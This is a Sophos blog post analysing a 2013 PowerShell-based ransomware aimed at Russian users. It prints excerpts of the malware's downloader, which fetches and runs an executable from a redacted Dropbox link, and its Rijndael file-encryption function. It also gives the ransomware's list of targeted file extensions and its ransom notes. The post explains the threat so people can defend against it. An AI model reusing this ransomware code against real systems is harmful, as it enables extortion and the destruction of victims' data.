Russian ransomware takes advantage of Windows PowerShell

nakedsecurity.sophos.com/2013/03/05/russian-ransomware-windows-powershell/

By Anand Ajjan 05 Mar 2013

For us in SophosLabs, ransomware is a common sight. We see many different versions every day. But as to be expected, the authors think up a new gimmick that makes us take notice. This is one of those cases.

Recently we received a ransomware sample from one of our customers, which immediately piqued our interest as it used Windows PowerShell program to perform file encryption.


For those who may not be aware, Windows PowerShell is a scripting language from Microsoft designed to help system administrators automate some the tasks required to run a Windows network. It's included with Windows 7 and later but can be installed on earlier Windows operating systems too.

This latest ransomware uses this Windows PowerShell program to perform file encryption using "Rijndael symmetric key encryption". This variant also targets Russian users with a ransom message displayed in the Russian language.

Here's how this ransomware works:


It arrives as spam containing an HTA file attachment. The HTA file contains a pair of Base64 encoded strings. These are decoded to two scripts that do the bulk of the ransomware's work.

The first script checks whether the system has Windows PowerShell installed or not. If not, it downloads a copy from a Dropbox.com account and installs it.




```
$appNewPath = wshShell.ExpandEnvironmentStrings("%TMP%") &
"\powershell\powershell.exe" & arguments;
$lPEFtNBPb="lPEFtNBPb";
If (fso.FileExists(Path)) Then
$ItnzYhZzS="ItnzYhZzS";
$wshShell.Run newPath, 0, False
Else
$MxXlodCmr="MxXlodCmr";
If Not (fso.FileExists(TestPath)) Then
$aoAyDvHQM="aoAyDvHQM"
dim xHttpkfRMybPT="kfRMybPT";
Set xHttp = createobject("Microsoft.XMLHTTP");
$etpkBrIqI="etpkBrIqI";
dim bStrm;
Set bStrm = createobject("Adodb.Stream");
$jvS="jvS";
$xHttp.Open "GET",
"https://dl.dropbox.com/[REDACTED]/powershell.exe?dl=1",
False
```

The second Base64 decoded string is the PowerShell script that performs file encryption. It uses “Rijndael symmetric key encryption” using PowerShell’s CreateEncryptor() function.




```
function Encrypt-File($item, $Passphrase)
{
$salt="BMCODE hack your system";
$y="y";
$init="BMCODE INIT";
$bTfBjxwnu="bTfBjxwnu";
$r = new-Object System.Security.Cryptography.RijndaelManaged;
$pass = [Text.Encoding]::UTF8.GetBytes($Passphrase);
$kpQ="kpQ";
$salt = [Text.Encoding]::UTF8.GetBytes($salt);
$r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes
$r.IV = (new-Object Security.Cryptography.SHA1Managed).Compute
$la="la";
$r.Padding="Zeros";
$r.Mode="CBC";
$vAj="vAj";
$c = $r.CreateEncryptor();
$ms = new-Object IO.MemoryStream;$cCyHY="cCyHY";
$cs = new-Object Security.Cryptography.CryptoStream $ms,$c,"Wr
$cs.Write($item, 0,$item.Length);
$SstRdsAm="SstRdsAm";
$cs.Close();
$ypUSV="ypUSV";
$ms.Close();
$wVML="wVML";
$r.Clear();
return $ms.ToArray();
}
```

As with most file-encrypting ransomware, this one chooses files that may contain information of value to the victim. In this case, an extensive list of 163 file types ranging from documents and spreadsheets to pictures and videos.



```
1cd 3d 3d4 3df8 3g2 3gp 3gp2 3mm 7z 8ba 8bc 8be 8bf 8bi8 8bl
8bs 8bx 8by 8li aac abk abw ac3 ace act ade adi adpb adr adt
aim aip ais amf amr amu amx amxx ans ap ape api arc ari arj
aro arr asa asc ascx ase ashx asmx asp aspx asr atom avi avs
bdp bdr bi8 bib bic big bik bin bkf blp bmc bmf bml bmp boc
bp2 bp3 bpl bsp cag cam cap car cbr cbz cc ccd cch cd cdr
cer cfg cgf chk clr cms cod col cp cpp crd crt cs csi cso
css ctt cty cwf dal dap db dbb dbx dcp dcu ddc ddcx dem dev
dex dic dif dii dir disk divx diz djvu dmg dng dob doc docm
docx dot dotm dotx dox dpk dpl dpr dsk dsp dvd dvi dvx dxe
elf eps eql err euc evo ex f90 faq fcd fdr fds ff fla flp
flv for fpp gam gif grf gthr gz gzig h3m h4r htm html idx
img ink ipa iso isu isz itdb itl iwd jar jav java jc jgz jif
jiff jpc jpeg jpf jpg jpw js kmz kwd lbi lcd lcf ldb lgp lnk
lp2 ltm ltr lvl mag man map max mbox mbx mcd md0 md1 md2 md3
mdf mdl mdn mds mic mid midi mip mlx mm6 mm7 mm8 mmf mod moz
mp1 mp3 mp4 mpa mpga mpu msg msi msp mxp nav ncd nds nfo now
nrg nri nrt odc odf odi odm odp ods oft oga ogg opf owl oxt
pab pak pbf pbp pbs pcv pdd pdf php pkb pkh pl plc pli pm
png pot potm potx ppd ppf pps ppsm ppsx ppt pptm pptx prc
prt psa psd puz pwf pwi pxp qdf qel qif qpx qtiq qtq qtr r00
r01 r02 r03 ra ram rar raw res rev rgn rnc rng rrt rsrc rsw
rte rtf rts rtx rum run rv sad saf sav scm scn scx sdb sdc
sdn sds sdt sen sfs sfx sh shar shr shw slt snp so spr sql
sqx srf srt ssa std stt stx sud svi svr swd swf t01 t03 t05
tbz2 tch tcx text tg thmx tif tiff tlz tpu tpx trp tu tur
txd txf txt uax udf umx unr unx uop upoi url usa usx ut2 ut3
utc utx uvx uxx val vc vcd vdo ver vhd vmf vmt vsi vtf w3g
w3x wad war wav wave waw wbk wdgt wks wm wma wmd wmdb wmmp
wmv wmx wow wpk wpl wsh wtd wtf wvx xl xla xlam xlc xll xlm
xlr xls xlsb xlsm xlsx xltx xlv xlwx xml xpi xpt xvid xwd
yab yps z02 z04 zap zip zipx zoo
```

The ransom demand takes the form of a text file named READ_ME_NOW.txt, created in each encrypted file folder which contains encrypted files. The message is in Russian and instructs the victim to visit the webpage shown below.



Ваши файлы зашифрованы?

Хотите разблокировать свои файлы и не знаете как?


Вы можете получить программу расшифровщик в полностью автоматическом режиме за несколько минут!

Чтобы расшифровать Ваши файлы необходим уникальный код, который содержится в файле READ_ME_NOW.txt, чтобы мы могли узнать этот код пожалуйста загрузите файл READ_ME_NOW.txt в форму ниже. Этот файл содержится в любой директории, в которой есть зашифрованные файлы.

Translation:

> Your files are encrypted?
>
> Do you want to unlock your files and do not know how?
>
> You can get the decryption program in fully automatic mode in a few minutes!
>
> To decrypt your files must have a unique code, which is contained in the file READ_ME_NOW.txt, so we can learn the code please upload the file READ_ME_NOW.txt the form below. This file is in any directory that has encrypted files.

If the user uploads the READ_ME_NOW.txt file as instructed they will be taken to a second page of instructions.



Вы авторизованы!

Мы успешно прочитали Ваш уникальный код блокировки. Для Вас есть хорошая новость и плохая.

Хорошая новость в том, что Вы можете получить программу и полностью разблокировать и очистить Ваш ПК всего через несколько минут.

Плохая новость - программа для разблокировки платная и стоит 10 т.р. за один ПК.

Чтобы доказать Вам, что мы можем сгенирировать уникальную для Вашего ПК программу, которая разблокирует все Ваши файлы - Вы можете загрузить один любой из зашифрованных файлов размером не больше 1 мегабайт и мы автоматически его расшифруем

Translation:

> You are logged in!
>
> We successfully read your unique lock code. For you, there is good news and bad news:
>
> The good news is that you can get the program and fully unlock and clean your PC in just a few minutes.
>
> The bad news - a program to unlock costs 10 TR for one PC
>
> To prove to you that we can provide the unique program for your PC that will unlock all of your files - you can upload any one of the encrypted files no larger than 1 megabyte, and we will automatically decode it.

At this point the true desire of the attackers becomes apparent – and costly – a 10,000 Ruble charge for undoing the damage they have done. (At today's rate 10,000 Rubles converts to about £217, €250, or $326 USD. Not exactly 'priced to sell'.)

We have also seen two types of encryption key used by this ransomware.

1. Uses a Universally Unique Identifier (UUID) as the encryption key and renames it with an extension .FTCODE
2. Uses a randomly generated string, 50 characters long and including 4 non alpha numeric values as encryption key and renames it with an extension .BTCODE. This key is generated using the GeneratePassword() command. This handy function takes 2 parameters: length of the password to create and the number of non-alphanumeric characters to include. Very useful if you have a hard time coming up with strong passwords by yourself.

But there's good news. In both cases the encryption key can be recovered without paying for it. In fact, this can be done using the same PowerShell tool that the attackers used.

The first, UUID, key can be retrieved with this command.

```
Get-wmiobject Win32_ComputerSystemProduct UUID
```

The second with:

```
Gwmi win32_computerSystem Model
```

Thus the encryption keys can be relatively simple to retrieve by anyone who would rather not pay 10,000 Rubles/£217/€250/$326 to get their files back.

We always advise against paying the ransom to the criminals behind ransomware. Even if you pay there's no guarantee that they will uphold their end of the bargain. It's more likely that you'll be left with a bunch of encrypted files and lighter wallet.

Sophos customers, take note that our security products detect these variants as Troj/Ransom-NY.

And if you want to know more about the inner-workings of ransomware, why not take a gander at our new technical paper "Ransomware: Next Generation Fake Antivirus" – no registration or Rubles required.

Windows image from Shutterstock.